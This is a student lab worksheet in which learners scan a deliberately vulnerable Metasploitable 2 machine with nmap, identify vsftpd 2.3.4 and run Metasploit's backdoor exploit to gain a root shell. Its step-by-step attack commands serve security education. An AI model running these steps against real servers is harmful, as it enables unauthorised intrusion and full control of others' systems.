# Metasploit FTP Vulnerability

Activities

[Metasploit FTP Vulnerability 1](#_Toc87555026)

[How to Create Screenshots 1](#_Toc87555027)

[Find and Exploit the Vulnerability 1](#_Toc87555028)

[Assignment Submission 3](#_Toc87555029)

# Find and Exploit the Vulnerability

Time Required: 30 minutes

Objective: Find and research a vulnerability.

1. Start **Metasploitable 2**.
2. Logon 🡪 type: **ip a** to find the IP address.

We want to redirect nmap’s output to a text file to look at later.

1. In Kali Linux: **nmap -T4 -A -v 10.10.1.5 >> nmapscan**
2. Type: **less nmapscan**
3. Press the spacebar to go through the report. You will see port **21/tcp** listed.
4. Note the version of the ftp daemon: **vsftpd 2.3.4**
5. Do a web search for **vsftpd 2.3.4 exploit**
6. The first page returned should be from Rapid7 🡪 **VSFTPD v2.3.4 Backdoor Command Execution.**
7. Run Metasploit with the command: **msfconsole**
8. Run the following command to launch the vsftpd backdoor exploit package.




1. To show the options that can be set, type: **show options**
2. The exploit is already set to port 21.
3. Use the **set RHOST** command to set the IP address of the ftp server



1. **show options**
2. Insert a screenshot of your options.

Click or tap here to enter text.

1. To run the exploit, type **exploit**
2. If this fails, run it again.
3. You should come to a screen like this.



1. Type **id** It should show that you are root.
2. Type **uname -a** You should see that you are on the metasploitable server.
3. Insert a screenshot of your results.

Click or tap here to enter text.

1. Type **ls**
2. You should see a file listing on the ftp server.
3. Insert a screenshot of your results.

Click or tap here to enter text.

1. You can now execute any command you wish on the exploited server.

## Assignment Submission

Attach this completed document to the assignment in Blackboard.